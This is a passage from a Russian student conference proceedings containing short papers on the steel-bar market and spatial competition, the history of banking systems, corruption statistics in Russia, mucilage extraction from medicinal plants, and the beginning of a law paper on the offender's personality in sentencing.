Также, существует еще одно отличие пространственной конкуренции по Курно от ценовой пространственной конкуренции: во-первых, при конкуренции по Курно может возникать перекрывание рыночных зон, то есть возможны встречные перевозки; во-вторых, при конкуренции по Курно появляется поглощение транспортных издержек, то есть, при ценовой дискриминации цена устанавливается на определенном уровне независимо от расстояния до конкурентов [4, с 101].

Попытаемся обосновать рассмотрение рынка строительного сортового проката как единого в продуктовом отношении рынка. Контраргументом здесь может служить то, что сортовой прокат представляет собой несколько разновидностей продукции (балка, швеллер, круг, и т.д.). Определение границ рынка некоего товара является важной проблемой в экономической практике, в частности, в антимонопольном регулировании. С точки зрения экономической теории, правильный подход к определению

границ товарного рынка заключается в использовании перекрестной эластичности спроса

$$E_j(D_i) = \frac{p_j}{D_i}\frac{\partial D_i}{\partial p_j}, \quad (1)$$

где Di — спрос на товар i, pj — цена на товар j. При E j(Di) больше 0, можно утверждать, что товар j является субститутом товара i, и, таким образом, рынок этих двух товаров, при прочих равных условиях, можно рассматривать как единый [2, с. 44].

	Круг(торг)	Круг (прод)	Уголок (торг)	Уголок (прод)	Балка Б1 (торг)	Балка Б1 (прод)	Швеллер (торг)	Швеллер (прод)
Круг (торг)	1,00	0,96	0,99	0,95	0,93	0,95	0,99	0,94
Круг (прод)	0,96	1,00	0,97	0,98	0,92	0,94	0,96	0,97
Уголок (торг)	0,99	0,97	1,00	0,95	0,95	0,97	1,00	0,94
Уголок (прод)	0,95	0,98	0,95	1,00	0,89	0,90	0,94	1,00
Балка Б1 (торг)	0,93	0,92	0,95	0,89	1,00	0,96	0,95	0,90
Балка Б1 (прод)	0,95	0,94	0,97	0,90	0,96	1,00	0,97	0,90
Швеллер (торг)	0,99	0,96	1,00	0,94	0,95	0,97	1,00	0,94
Швеллер (прод)	0,94	0,97	0,94	1,00	0,90	0,90	0,94	1,00

Таблица 1. Корреляции цен на разновидности сортового проката [3]

Коэффициенты из таблицы 1 показывают, что рынок сортового проката действительно можно разделить на рынок производителей и рынок торговцев, так как корреляции роста цен между элементами внутри этих групп очевидно больше, чем между элементами из разных групп.

На рисунке 1.1 представлена динамика изменения цен на сортовой прокат в 2017 - 2018гг.




Рис. 1.1 Динамика цен за 2017-2018 гг.[3]

Можно отметить, что в 1 полугодии 2017г. наблюдается снижение цен, это связно с таким фактором, как демография. Кроме того, наблюдается недостаточная диверсификация источников инвестиций – их высокая зависимость от бюджета и мегапроектов. Наибольший потенциал для ускорения содержат возможные после выборов реформы и начатая программа реновации. Так, в 2018 г. наблюдается увеличение цен на сортовой прокат, это связано с восстановлением спроса на сортовой прокат. Итак, перечислим аргументы за рассмотрение рынка строительного сортового проката как единого.

1. Исходя из анализа данных Росстата о ценах на сортовой прокат, приобретаемый строительными организациями, можно утверждать, что в данном случае потребители проката — это похожие организации, использующие его похожим образом и конкурирующие между собой при закупках.

2. Проведенный выше анализ цен на сортовой прокат показывает, что розничный
оптовый рынок сортового проката можно рассматривать как единое целое , так как корреляция как непосредственно цен, так и их изменений для этих видов проката очень высока. Исходя из этого же анализа как единое целое можно рассматривать рынок производителей проката.

3. Сортовой прокат разных видов производят одни и те же заводы из одного и того же сырья, а торгуют ими одни и те же трейдеры.

Аргументы против рассмотрения рынка сортового проката как единого целого сводятся к следующему:

1. Сортовой прокат — это группа из нескольких разновидностей продукции.

2. Проведенный анализ показывает, что рынок отделен от рынка остальных разновидностей сортового проката.

Вместе с тем, исходя из приведенных аргументов, мы полагаем, что для целей приведенного ниже исследования рынок строительного сортового проката может считаться единым целым, а его производители — прямыми конкурентами.

Результаты данного исследования дают возможность заключить, что российский рынок сортового проката лучше описывается моделями с ценовой пространственной конкуренцией без использования ценовой дискриминации.

С одной стороны, данный вывод позволяет рекомендовать производителям сортового проката применять ценовую дискриминацию для захвата новых рынков и увеличения прибыли. С другой стороны, подобный совет выглядит чересчур самонадеянным: результаты расчетов ясно показывают, что цену на сортовой прокат определяет не только расстояние от потребителя до производителя, но и другие факторы. Можно предположить, что ценовая политика российских производителей сортового проката гораздо сложнее, чем пространственная конкуренция

по Хотеллингу или ценовая дискриминация. Возможно, ценовая политика варьируется в зависимости от проникновения в регион сбытовых сетей различных производителей, конфигурации рыночной власти на региональном рынке, уровня издержек на производство и логистику и прочего.

Признаки, характерные для пространственной конкуренции по Курно или пространственной конкуренции с лидерством, на российском рынке сортового проката не выявлены: поглощения транспортных издержек не происходит. Вероятно, это связано с наличием избыточных производственных мощностей, в результате чего производители воспринимают мощности как почти неограниченные. Вместе с тем, на рынке сортового проката имеют место встречные перевозки и перекрывание рыночных зон, что характерно именно для конкуренции по Курно, а не по Хотеллингу. Таким образом, можно утверждать, что модель линейного города Хотеллинга при прочих равных условиях неплохо предсказывает действительную ценовую политику фирм.

Использованные источники:

1. Третий Российский экономический конгресс, Новая экономическая ассоциация. — URL: http://www.econorus.org/congress.phtml
2. Черемных Ю. Н. Микроэкономика. Продвинутый уровень. — М.: ИНФРА-М, 2008. — С. 844.
3. Мониторинг цен 2018г. [электронный ресурс] https://www.mcena.ru
4. Авдашева С.Б., Розанова Н.М. «Теория организации отраслевых рынков» // «Магистр», Москва, 2016.- с. 442

УДК 336.71

Мухарамова Л.Ф.
студент бакалавриата
Оренбургский филиал
РЭУ им Г.В. Плеханова
Россия, г. Оренбург

КРАТКИЙ ГЕНЕЗИС ЭВОЛЮЦИИ БАНКОВСКИХ СИСТЕМ

Аннотация. В статье рассмотрены этапы развития мировых банковских систем. В табличной форме приведена взаимосвязь развития секторов экономики с эволюцией банковской системы. Важным является выделение двух типов банковских систем: централизованной и децентрализованной. В заключении уделено внимание снижению роли центральных банков в современных банковских системах.

Ключевые слова: банк, банковская система, центральный банк, коммерческие банки, эволюция.

Mukharamova L.F.
student
Orenburg branch of Plekhanov Russian University of economics
Russia, Orenburg

BRIEF GENESIS OF THE EVOLUTION OF BANKING SYSTEMS

Annotation. The article describes the stages of development of world banking systems. The tabular form shows the relationship of the development of economic sectors with the evolution of the banking system. It is important to distinguish two types of banking systems: centralized and decentralized. In conclusion, attention is paid to reducing the role of central banks in modern banking systems.

Keywords: bank, banking system, central bank, commercial banks, evolution.

В течение последних десятилетий эволюции человеческой цивилизации происходили изменения характеристик и тенденций развития субъектов хозяйствования в экономике. Этому способствовали изменения в деятельности банков и банковской системы. Процессы, проистекающие в банковской системе мира, заставляют задуматься о логике формирования банковских систем. А изучение процессов изменения роли центральных и коммерческих банков в экономиках стран переходного периода становится все более актуальным.

Многие современные ученые выдвигают предположение о том, что изучение в ретроспективе процессов формирования и развития мировой банковской системы содействует выделению проблем развития банковской системы конкретной страны. Поэтому рекомендуется использовать такое исследование при становлении национальной банковской системы.

При изучении развития банковской системы необходимо выделить

этапы данного процесса, а также рассмотреть типы построения мировых банковских систем.

Выделяя первый этап эволюции банковских систем, предполагается временной промежуток со времен античности до возникновения Венецианского банка. В этот период времени банки выполняли простые операции, которые заключались в обмене денежных знаков разных стран и хранении денег населения в безопасном месте. Важно отметить, что точкой для начала развития банковской системы служит тот момент, когда к вышеперечисленным операциям банка добавились кредитные операции.

Развитие некоторых секторов экономики происходило параллельно с эволюцией банковской системы. К таким секторам относят промышленность, торговлю, сельское хозяйство. А эволюция такого сектора, как торговля значительно повлияло на зарождение банковской системы.

Процесс выделения ремесла из сектора сельского хозяйства оказал существенное влияние на зарождение других отраслей народного хозяйства. Так, например, развитие банков повлияло, помимо разделения труда, на становление и развитие кустарного производства в сфере промышленности.

Второй этап эволюции банковской системы длится с 1156 года до учреждения Английского банка в 1694 году. Зарождение и развитие организаций, которые выполняют конкретные денежные операции или несколько их видов, дает начало второму этапу развития банковских систем. Так, например, в это время происходило активное развитие ростовщического кредита. А в торговле начали присутствовать товары с широкой номенклатурой. Появились мануфактуры с возникновением общественных банков.

Третий этап развития банковских систем приходится на период с 1694 года до конца 18 века. На переход к третьему этапу повлияли следующие факты: активно расширяющийся объем денежных операций, потребность в кредитовании в больших объемах, а также постоянное осуществление операций по расчету. Рост промышленного производства во многом обусловил начало третьего этапа. В данный временной период стал расширяться круг банковских операций, стали выдаваться ссуды под залог различного имущества, в результате чего появились специализированные, эмиссионные и депозитные (или сберегательные) банки. Одноуровневая модель, как показывает история, господствовала до 19 века. Модель банковской системы, господствовавшая в Европе, существенно повлияла на развитие мировой банковской системы. Исторические корни данной модели уходят в 13 век, во времена формирования банков в Венеции, Генуе и Амстердаме [1, с. 10-11].

Причины, активно способствовавшие развитию банковской системы на данном этапе, многочисленны, среди них можно выделить увеличение количества акционерных банков, пик развития капиталистических отношений, возникновение системы участия в капиталах.

Технологическая и научно-техническая революции привели к

возникновению транснациональных банков и всемирной информационной сети. Наблюдается подчинение деятельности банков запросам потребителей, концентрация внимания на развитии банковского маркетинга и совершенствовании банковских технологий, усиление роли Центральных банков, которые оказывают все большее влияние на деятельность банков.

Важно отметить такое событие, как возникновение эмиссионных операций банка, которое произошло в начале 19 века. Именно с того момента, как банки взяли на себя и эмиссионные функции и создали на их основе взаимных расчетов, возникла системная организация банковской деятельности [2, с. 11-12].

Этапы эволюции банковской системы систематизированы в следующей таблице.

Таблица 1 – Взаимосвязь реальных секторов экономики с эволюцией банковской системы

Этапы развития банковской деятельности		Уровень развития банков	Торговля	Сельское хозяйство	Промышленность
1	От античных времен до создания Венецианского банка	обмен денег; хранение денег; предоставление ссуд.	Товары роскоши.	Натуральное хозяйство.	Кустарное производство
2	С 1156 года до учреждения Английского банка	создание общественных банков; разнообразие форм кредитов; внедрение банковских счетов и проведение наличных расчетов и расчетов векселями.	Товары роскоши, товары широкого потребления.	Натуральное хозяйство, специализированные сельхоз-производства.	Кустарное производство, зарождение мануфактуры.
3	С 1694 года до конца 18 века	учреждение эмиссионных банков; возникновение специализированных банков; использование чековых форм расчета.	Товары роскоши, товары широкого потребления, специальные товары.	Специализированные сельхоз-производства, натуральное хозяйство.	Мануфактура, кустарное производство.
4	Начало 19 в. – настоящее время	создание банков государства; возникновение коммерческих банков;	Товары широкого потребления, специальные товары,	Специализированные сельхоз-производства.	Окончательно сформировалась промышленность,

		развитие электронных платежей; секьюритизация.	интеллектуальные товары.		наукоемкая промышленность.

Как видно, по мере развития банки все более расширяли ассортимент своих услуг. На четвертом этапе развития банки стали играть главенствующую роль в уровне развития определенных государств и стали действенным механизмом регулирования стабильности в масштабах макроэкономики и установления равновесия в экономике.

Необходимо выделить две группы банковских систем в зависимости от типов их построения - децентрализованные и централизованные банковские системы.

Наличие в государстве Центрального банка как органа управления финансовой системой страны характеризует централизованные банковские системы, которые бывают двух видов: централизованная система с единым Центральным банков и система, которая представляет собой совокупность относительно самостоятельных банков на различных территориях.

Специфика децентрализованных систем заключается в двухсторонних (преимущественно) взаимосвязях, а также в наличии определенной регламентации государственной властью порядка деятельности банков.

Для понимания сущности и выявления возможных направлений развития банковских систем важно различать три их типа: одноуровневая, двухуровневая и трехуровневая.

Сущность двухуровневых систем заключается в построении взаимосвязей по вертикали и горизонтали. Построение взаимосвязей по вертикали заключается в том, что банки подчиняются Центральному банку, а горизонтальные взаимосвязи предполагают отношения партнерства между банками одного уровня.

В настоящее время каждая банковская система представлена центральным банков в роли основного регулятора. Именно они обеспечивают равновесие денежного рынка, а потому являются главными в любой банковской системе. Также важной является роль Центрального банка в посредничестве правительству в его кредитных и заемных операциях.

Однако есть аспекты, которые центральные банки не могут полностью контролировать. Так, например, вследствие самостоятельного определения коммерческими банками величины избыточных резервов, влияющей на норму банковских резервов и впоследствии и на банковский мультипликатор, центральный банк не сможет всецело контролировать предложение денег.

Стоит отметить, что в современном мире некоторые факторы негативно влияют на статус центральных банков и их роль в банковской системе страны. Одним из таких факторов можно выделить услуги по проведению онлайн-расчетов, которые предоставляет большинство банков.

Такие экономисты, как Б. Фридмэн, Б. Коэн, М. Кинг и О. Иссинг предполагают, что в ближайшее время снизится роль центральных банков, которую они играют в организации денежного обращения. В качестве предпосылок этого процесса они выделяют: увеличение объемов применения цифровых денег приведет к возникновению частных денег, которые будут способны обращаться без контроля центрального банка; развитие компьютерных технологий; возникновение двухсторонних расчетов [3, с. 7-24].

По итогам всего вышесказанного можно отметить, что роль Центральных банков в организации денежного обращения в настоящее время снижается. Благодаря развитию компьютерных технологий возможно расширение прямых межбанковских двусторонних расчетов.

Использованные источники:

1. Банковская система в современной экономике: учебник / под ред. О.И. Лаврушина. – М.: КНОРУС. 2012. – 353 с.
2. Смит Вера. Происхождение центральных банков / пер. с англ. Е. Танхилевича. изд. Kolonna Publ., 1996. -122 с.
3. Грачева, М.В. Банковская система в развитых странах: некоторые проблемы цифровых технологий / М.В. Грачева. – М.: Ось-89, 2003. -96 с.
4. Огородникова Е.П. Развитие имущественных налоговых платежей в России на современном этапе // Мировая наука 2017. №1. С. 27-31

УДК 316.4

Мухортова А.В.
студент
Весёлая А.А.,к.техн.н.
доцент
кафедра экономики и предпринимательства
ТГПИ имени А.П.Чехова(филиал РГЭУ(РИНХ))
Россия, Ростовская область, г. Таганрог

КОРРУПЦИЯ В СТАТИСТИКЕ И ПРОТИВОДЕЙСТВИЕ ЕЙ В РФ.

Аннотация:

Как известно, коррупция неоднозначна. Она традиционно включает в себя такое понятие, как взяточничество - торговля властными полномочиями. Данное положение сильно затрудняет оценить масштаб проблемы и состояние коррупции. В статье также ставится вопрос о необходимости усиления борьбы с коррупцией в стране, показываются статистические данные из судебной практики.

Ключевые слова:

Коррупция, Российское законодательство, преступление, противодействие, статистика, цифры статистики.

Mukhortova A.V.
student
TGPI Chekhov(branch of Rostov state University(RINH))
Russia, Rostov region, Taganrog
Scientific adviser
Veselaya A.A., candidate of technical Sciences
associate Professor of Economics and entrepreneurship
TGPI Chekhov(branch of Rostov state University(RINH))
Russia, Rostov region, Taganrog

CORRUPTION IN THE STATISTICS AND THE RESPONSES TO IT IN RUSSIA.

Annotation:

As you know, corruption is ambiguous. It traditionally includes such a thing as bribery is to trade power. This situation makes it very difficult to assess the scale of the problem and the state of corruption. The article also raises the question of the need to strengthen the fight against corruption in the country, showing statistics from judicial practice.

Keyword:

Corruption, Russian law, crime, counter, stats, statistics.

Коррупция в России и в мире явно стала системным явлением государства, сознания и культуры. Без коррупции многие проблемы и вопросы не решаются во всех сферах общественной жизни. Она стала не только источником незаконного обогащения, но и источником разрушения:

от сознания до государства. Поэтому, борьба с коррупцией является не только публичным делом, но и делом всего общества - каждого из нас с вами.

Коррупция - в переводе с латинского "corruptio" означает "подкуп". В соответствии с современным законодательством Российской Федерации коррупция заключается в: даче взятки; получении взятки; злоупотреблении властью или любое другое незаконное использование физическими лицами, находящимися на должностной позиции; также связана с нарушением законных интересов общества и государства, с целью получения выгоды в виде денег, ценностей или других материальных товаров и услуг; право собственности для себя или для третьей стороны, либо незаконное предоставление такой выгоды этому лицу другими физическими лицами. [7]

Научный и социальный оборот использует различные термины и концепции, связанные с разнообразием форм коррупции: правонарушение, мошенничество, взяточничество, коммерческий подкуп, неэтическое поведение, и т. д. Это позволяет рассматривать коррупцию с разных сторон. [4]

Коррупция в России имеет нерушимые корни. В начале XX века Россия и другие страны пережили бум коммерческого подкупа, связанного с военными поставками, сделками с недвижимостью, увеличением числа государственных служащих. В современной России коррупция является одной из самых серьёзных проблем.

На заседании Законодательного совета по борьбе с коррупцией председатель правительства Д.А.Медведев сказал: «Совершенно очевидно, что коррупция в нашей стране является реальным и системным злом, с которым нам необходимо бороться».[3]

Тема борьбы с коррупцией на том же уровне, что и толерантность с демократией, является одной из традиционных точек давления Запада на Россию. В ежегодном Индексе восприятия коррупции, составляемой международной организацией Transparency International (TI), Россия заняла 135 место в 2018 году из 180. Как и прежде, страны мира классифицируются по шкале от 0 до 100 очков, где ноль представляет собой самый высокий уровень восприятия коррупции, а сто - самый низкий. Первые два места в общем зачёте заняли Новая Зеландия (89 баллов) и Дания (88 баллов), а третье место разделили Финляндия, Норвегия и Швейцария, получив одинаково по 85 баллов. В 2018 году, Россия получила 29 баллов. [2]

По словам представителей международного движения, Россия остаётся в последней трети Индекса восприятия коррупции из-за нежелания и нерешительности преследовать коррупционные преступления, из-за хаотического характера мер по предупреждению и предотвращению коррупции. Однако отношение российского общества к рейтингу TI неоднозначно.

По статистике, полиция и чиновники - первое число осуждённых в коррупции. Так, по данным судебного отдела Верховного Суда Российской

Федерации, в первой половине 2018 года за коррупцию в России было осуждено около 10 000 человек. Из них 1300 человек были сотрудниками правоохранительных органов и 108 человек членами выборных органов. [6]

По статистике Следственного комитета Российской Федерации, только в 2017 году было возбуждено 19 513 уголовных дел, и рассмотрено 29 000 сообщений о коррупционных преступлениях. [6]

Социологи говорят, что у обывателей борьбу с коррупцией символизирует не статистика, а сильные и громкие процессы над высокопоставленными чиновниками.

Вспомним некоторые крупные коррупционные дела в России. Одним из самых громких дел является дело Никиты Белых. В июне 2016 года он был арестован в московском ресторане при получении 100 тысяч евро. Деньги были рассчитаны на общее покровительство ряда кировских компаний, в общей сложности чиновник получил 600 тысяч евро. Вскоре, после задержания, Владимир Путин снял его с должности губернатора из-за потери доверия. [5]

Дело Дмитрия Захарченко - работника Главного управления экономической безопасности и борьбы с коррупцией Министерства, которого подозревали в получении крупной взятки. Во время обыска в квартире Захарченко нашли 120 млн $ и 2 млн евро, а у его родственников - 13 квартир, 14 мест для автомобилей в элитных районах Москвы, а также 4 машины, золотой слиток весом 500 грамм, часы Rolex и ювелирные изделия. [5]

Не стоит забывать и о деле Михаила Юревича в 2017 году . По данным расследования, Михаил Юревич, как губернатор области, получил взятки на общую сумму 26 млн рублей от министра здравоохранения Челябинской области Виталия Тесленко (который в 2014 году был приговорён к 7 годам за взятки на сумму 70 млн рублей). Кроме того, Юревичу приписывается и получение взятки от южных бизнесменов на общую сумму 3,4 млрд рублей. По словам представителей правоохранительных органов, это одно из крупнейших коррупционных преступлений в Челябинске. [5]

Между тем, многие жители страны говорят, что даже хорошо дать взятку чиновникам или поблагодарить их за решение своей проблемы. Из-за системы российской коррупции и сложности борьбы с её проявлениями, конкретные программы и проекты, направленные на искоренение коррупции как социального явления, должны быть ориентированы на относительно длительный срок. Нам нужен набор мер, а не одноразовые решения. В связи с этим был разработан и принят новый национальный план борьбы с коррупцией на 2018-2020 годы (утверждён указом Президента № 378 от 29 июня 2018 года). Так, в Уголовном кодексе предусматривается множество штрафов за взятки или коммерческую коррупцию. Например, за небольшую взятку - до 25 000 рублей виновнику полагается штраф до 1 миллиона рублей, либо исправительный труд на 1-2 года, принудительные работы на срок до 5 лет, либо лишение свободы на срок до 3 лет со штрафом в размере

от 10-кратной до 20-кратной суммы взятки или без него(ч.1 ст. 290 Уголовного кодекса Российской Федерации).

Таким образом, транспарентность доходов и расходов необходима для эффективной борьбы с коррупцией. Расходы на недвижимость и дорогостоящие движимые приобретения должны быть подтверждены налоговыми органами с соответствующими документами о наличии ссуды, кредита, ипотеки, займа и так далее.

Кроме того, нужно уделять больше внимания юридическому воспитанию граждан, устанавливать прозрачность в функционировании законодательной, судебной, исполнительной власти, правоохранительных органов и местных органов власти.

И, конечно же, создать большое количество общественных организаций для борьбы с коррупцией, которые смогут следить за деятельностью государственных органов, чиновников.

Мы считаем необходимым и уменьшить привилегии должностным лицам, обеспечить абсолютную прозрачность доходов, расходов, принадлежащих им и их близким родственникам. Не лишним будет предписать этой категории людей прохождение тестов на полиграфе, чтобы проверить их участие, либо неучастие в коррупционной деятельности.

Но не стоит забывать и о судебной власти, которой так доверяет президент Российской Федерации В.В.Путин - "Именно суды, при широкой общественной поддержке, призваны очистить страну от коррупции. Это сложная задача. Но выполнимая.». [1]

Использованные источники:

1. Ильин И.А. Почему мы верим в Россию. Издательство:М.:ЭКСМО - 2007г., 3-15с.
2. Индекс восприятия коррупции в России..[Электронный ресурс]. URL: https://www.kommersant.ru/doc/3557307
3. Коррупция - реальное и системное зло, с которым необходимо бороться.[Электронный ресурс]. URL:http://www.huralrk.ru/arhivnovostei2008/125-rassmatrivalis-voprossy-zakonodatelnogo-obespecheniya-protivodeistviya-korruptsii.html
4. Литвяк Л.Г. Пословицы и поговорки народов мира о взятке// Гуманитарные, социально - экономические и общественные науки. Издательство: Наука и образование. Выпуск №3 - 2013г., 290-292с.
5. Самые громкие коррупционные дела в России. [Электронный ресурс]. URL: http://www.rosbalt.ru/russia/2018/01/07/1672292.html
6. Судебный департамент при Верховном суде РФ.[Электронный ресурс].URL: https://www.cdep.ru/index.php?id=79
7. Федеральный закон от 25.12.2008 №273-ФЗ «О противодействии коррупции».

УДК 615.451.21

Мясникова Е.А.
студент 3 курса
фармацевтический факультет
Петрухина Д.А.
ассистент
кафедра фармацевтической технологии и биотехнологии
Волгоградский государственный медицинский университет
ФГБОУ ВО
научный руководитель: Плетнева И.В., к.фармац.н.
РФ, г. Волгоград

ИССЛЕДОВАНИЕ ВЛИЯНИЯ ТЕХНОЛОГИЧЕСКИХ ФАКТОРОВ НА ЭФФЕКТИВНОСТЬ ИЗВЛЕЧЕНИЯ СЛИЗИ ИЗ РАСТИТЕЛЬНОГО СЫРЬЯ (КОРНЯ АЛТЕЯ, СЕМЯН ЛЬНА)

Аннотация: Проведено извлечение слизи. Исследованы факторы, влияющие на эффективность извлечение слизи из лекарственного растительного сырья. В результате получены данные, о влиянии технологических факторов на процесс экстракции

Ключевые слова: лекарственное растительное сырье, технология водных извлечений, экстракция

Myasnikova E. student
Volgograd State Medical University
Petrukhina D.
assistant of Volgograd State Medical University
Pletneva I., Candidate of Science
senior Lecturer of Volgograd State Medical University

RESEARCH OF INFLUENCE OF TECHNOLOGICAL FACTORS ON THE EFFICIENCY EXTRACTION OF MUCUS FROM VEGETABLE RAW MATERIALS (MARSHMALLOW ROOT, FLAX SEEDS)

Annotation: Mucus was extracted. The factors influencing the efficiency of mucus extraction from medicinal plant raw materials are investigated. As a result, data on the influence of technological factors on the extraction process are obtained

Keywords: medicinal plant raw materials, water extraction technology, extraction

Слизи – безазотистые вещества, близкие к полисахаридам. Водные извлечения из данного растительного сырья применяют как мягчительные и обволакивающие средства, например в микстурах от кашля при заболеваниях верхних дыхательных путей. Метод приготовления слизи из растительного материала зависит от его гистологического строения и

наличия в нем сопутствующих веществ, а также от физико-химических свойств извлекаемых слизистых веществ. Слизи получают из разных растений и различных их частей (корней, клубней, семян) поэтому применяются различные методы их приготовления. Находят применение слизь корня алтея, семян льна и клубней салепа. Известно, что корень алтея содержит до 10% слизи и 38% крахмала. Слизь обладает отхаркивающим и противовоспалительным действием. Необходимо получить извлечение с максимальным содержанием слизи и минимальным количеством крахмала, который является балластным веществом. Водные извлечения, содержащие крахмал являются средой для размножения микроорганизмов и быстро подвергаются синерезису. Вязкая среда препятствует извлечению слизи в процессе экстрагирования.

В работе нами в апробировании методики, которые позволяют определить зависимость между технологическими факторами и качеством полученного извлечения слизи из растительного сырья. Нами использован метод холодного настаивания (слизь корня алтея) и метод взбалтывания с горячей водой (слизь семян льна).

При изготовлении водных извлечения из корня алтея нами был приготовлен 5% настой. При изготовлении слизи из семян льна мы использовали соотношение сырья и экстрагента 1:30.

С целью предотвращения механического перехода зерен крахмала сырье после настаивания не отжимали, поэтому при добавлении воды до требуемого объема происходило значительное разбавление настоя. При расчетах количества экстрагента нами учитывался коэффициент расходный, который показывает во сколько раз необходимо увеличить количеств корня и воды для получения требуемого количества извлечения. В работе мы использовали коэффициент расходный 1,3 для приготовленного водного извлечения 1:20. Поскольку крахмал как ограниченно набухающее ВМС растворим в горячей воде, а слизь является неограниченно набухающим ВМС и растворима в холодной воде, то настой готовили при комнатной температуре. Согласно Государственной Фармакопеи настои настаивают на кипящей водяной бане в течение 15 мин, отвары – 30 мин. Как правило, отвары готовят из грубого сырья, настои – из рыхлого. Исключением являются настои из сырья, содержащего эфирные масла, и отвары из листьев брусники и толокнянки [1,2]. При изготовлении слизей применяется индивидуальный режим настаивания. Так, семена льна при приготовлении измельчение не измельчали, поскольку слизь находиться в эпидермисе семенной оболочки и хорошо извлекается. В тоже время при использовании измельченных семян в извлечение переходят жирное масло, белковые и красящие вещества, что недопустимо при получении слизи. Семена льна помещали в подставку, обрабатывали холодной водой от пыли, далее добавляли горячую воду (95 0С) и взбалтывали в течение 15 минут. Полученную слизь процеживали во флакон для отпуска.

Таким образом, в работе показано, что на процесс экстракции сырья,

содержащего слизи оказывают влияние температурный фактор, кинетика извлечения, соотношения сырья и экстрагента.

Использованные источники:

1. Приказ Минздрава России от 26.10.2015 N 751н “ Об утверждении правил изготовления и отпуска лекарственных препаратов для медицинского применения аптечными организациями, индивидуальными предприятиями, имеющими лицензию на фармацевтическую деятельность” [Электронный ресурс]: http://zdrav-dep.admin-smolensk.ru
2. Настои и отвары ОФС.1.4.1.0018.15
3. Фармацевтическая технология. Технология лекарственных форм [Электронный ресурс]: учебник / Краснюк И. И., Михайлова Г. В., Денисова Т. В. и др. ; под ред. И. И. Краснюка, Г. В. Михайловой. - М. : ГЭОТАР-Медиа, 2015. – 656 с. - Режим доступа: http://www.studentlibrary.ru

УДК 034.343

Нажипова Ю.А.
студент 2 курса
научный руководитель: Лифанова М.В., к.юр.н.
доцент
Институт права
Башкирский государственный университет
Россия, г. Уфа

ЛИЧНОСТЬ ВИНОВНОГО И ЕЕ ИССЛЕДОВАНИЕ ПРИ НАЗНАЧЕНИИ НАКАЗАНИЯ

Аннотация: Статья посвящена исследованию личности виновного при назначении наказания. Автором рассматриваются понятие и значение личности виновного. Дается оценка исследованию личности виновного при назначении наказания. Обосновывается предложение о необходимости закрепления в уголовном законодательстве РФ понятия личности виновного.

*Ключевые слова: вина, наказание, личность виновного, назначение наказания***.**

Nazhipova I.A.
student
2 year, Law Institute
Bashkir State University
Ufa, Russia
Scientific advisor: Lifanova M.V.
Candidate of Juridical sciences
Associate Professor
Law Institute
Ufa, Russia

THE IDENTITY OF THE PERPETRATOR AND ITS RESEARCH IN SENTENCING

Annotation: The article is devoted to the study of the identity of the perpetrator in sentencing. The author examines the concept and value of the personality of the perpetrator. An assessment of the identity of the perpetrator in sentencing is given. The proposal on the need to enshrine the notion of the person guilty in the criminal legislation of the Russian Federation is justified.

Keywords: guilt, punishment, personality of the perpetrator, sentencing.

Фундаментальной задачей уголовного права является охрана общественного строя государства, защита прав и свобод граждан, а также обеспечение правопорядка на всей территории страны. Уголовный кодекс Российской Федерации закрепляет, что лицо может привлекаться к уголовной ответственности исключительно в случае наличия вины в его деяниях или же в наступивших общественных опасных последствиях таких действий (бездействий). В связи с этим, выделяется такая категория уголовного права как вина, которая характеризует отношение лица к сложившимся в обществе социальным правилам и обычаям, предъявляемым к нему требованиям.

Уголовное право России при рассмотрении этого института придерживается концепции психологического содержания вины, в связи с чем вину можно охарактеризовать с точки зрения психического отношения лица (субъекта) к содеянному. Такую конструкцию можно наблюдать, например, в ст. 5, 24-28 УК РФ, в которых формы и виды вины определяются в зависимости от психического отношения лица к своим общественно опасным действиям (бездействию) и их последствия[98].

Для того, чтобы наказание виновного лица было наиболее справедливым и объективным, необходимо учитывать, согласно ч. 3 ст. 61 УК РФ, характер и степень общественной опасности преступления и личность виновного, в том числе обстоятельства, смягчающие и отягчающие наказание, а также влияние назначенного наказания на исправление осужденного и на условия жизни его семьи[99]. Особое значение изучения личности виновного в совершении преступления лица заключается в том, что при исключении из теории уголовного права доктрину личности виновного станет бессмысленным и сам институт наказания. Однако стоит отметить, что личности виновного в трудах ученых-правоведов уделяется недостаточно внимания, что выражается в отсутствии законодательного понятия личности виновного, что впоследствии сказывается и на эффективности деятельности правоохранительных органов

[98] Шабалин Л.И. О теориях вины // Российское право: Образование. Практика. Наука. — 2016. — № 1. — С. 60-62.

